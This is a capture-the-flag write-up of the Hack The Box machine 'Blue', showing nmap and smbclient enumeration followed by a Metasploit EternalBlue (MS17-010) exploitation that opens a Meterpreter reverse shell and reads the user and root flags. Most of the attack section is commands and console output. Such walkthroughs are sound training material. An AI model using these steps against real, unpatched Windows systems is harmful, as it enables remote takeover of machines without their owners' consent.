Hack the Box: Blue—Writeup

Introduction

Blue is an easy Windows box on HackTheBox, and is based on the well known exploitation of the **Eternal Blue MS17–010** without requiring any privilege escalation to obtain the root flag.


Walkthrough

01 - Enumeration

The first thing to do is to run a Nmap scan, using the following flags:

- -sC → run default scripts
- -sV → enumerate applications versions
- -p- → scan all ports
- --min-rate → sets the floor, to the number of probe packets Nmap sends per second

nmap -sV -sC -p- --min-rate=1000 {BOX_IP}



```
└─$ nmap -sV -sC -p- --min-rate=1000 10.129.36.244
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-09 02:54 EST
Nmap scan report for 10.129.36.244
Host is up (0.038s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-01-09T07:55:56+00:00
| smb2-time:
|   date: 2024-01-09T07:55:57
|_  start_date: 2024-01-09T07:48:39
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 5s, deviation: 2s, median: 3s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.26 seconds
```

The scan showed plenty of open ports:

- 135 → Remote Procedure Call (RPC), used in client/server applications
- 139 → netbios-ss, used for File and Print Sharing
- 445 → microsoft-ds, used for (Server Message Block) SMB protocol
- 491XX → used by Microsoft Windows RPC(MSRPC)

We can largely ignore 491XX ports for the moment and focus on much more interesting options.

02 - SMB Enumeration

Use the smbclient with the -L flag to list available shares on the machine.

smbclient -L {BOX_IP}

```
└─$ smbclient -L 10.129.36.244
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Share           Disk
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.36.244 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

There are a couple of interesting shares but after short search it looks like a dead end.

03 - Metasploit

During enumeration we discovered version running on port 445. The box is running "***Windows 7 Professional 7601 Service Pack 1***", so its worth to check for EternalBlue (MS17–010) vulnerability.

We can use nmap to confirm that machine is vulnerable to the exploit.

nmap -p 445 -Pn --script=smb-vuln-ms17-010.nse {BOX_IP}

Lets fire up msfconsole

```
msf6 > search MS17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool C
orruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampio
n SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampio
n SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-
                                             metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 20
                                             08 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R
                                             2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows
                                              7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.129.36.244
rhosts => 10.129.36.244
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost tun0
lhost => 10.10.14.30
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 10.129.36.244:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.129.36.244:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.129.36.244:445     - Scanned 1 of 1 hosts (100% complete)
[+] 10.129.36.244:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

Exploit successfully ran and the Meterpreter shell was started.

- Basic commands can be found HERE

```
meterpreter > pwd
C:\Windows\system32
```

So.. we have a shell and already with admin privileges, so no escalation is required.

Now just grab those flags and we are done!

04 - Flags

User flag can be found in Desktop of user ‘haris’

cat Users\\haris\\Desktop\\user.txt

```
meterpreter > dir Users\\haris\\Desktop\\
Listing: Users\haris\Desktop\
=============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-07-15 03:58:32 -0400  desktop.ini
100444/r--r--r--  34    fil   2024-01-09 02:49:24 -0500  user.txt

meterpreter > cat Users\\haris\\Desktop\\user.txt
2d4083e[redacted]dd6aa7
```

user flag

The root flag is the same, just in Administrator directory

cat Users\\Administrator\\Desktop\\user.txt

```
meterpreter > dir Users\\Administrator\\Desktop\\
Listing: Users\Administrator\Desktop\
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-07-21 02:56:40 -0400  desktop.ini
100444/r--r--r--  34    fil   2024-01-09 02:49:24 -0500  root.txt

meterpreter > cat Users\\Administrator\\Desktop\\root.txt
2328301[redacted]a2e68a
```

root flag

Closing thoughts

Very easy but important machine to have. It is a great introduction to the Eternal Blue exploit and usage of basic tools especially nmap and msfconsole.

By Miroslav Šmíd on January 9, 2024.

Canonical link

Exported from Medium on January 9, 2024.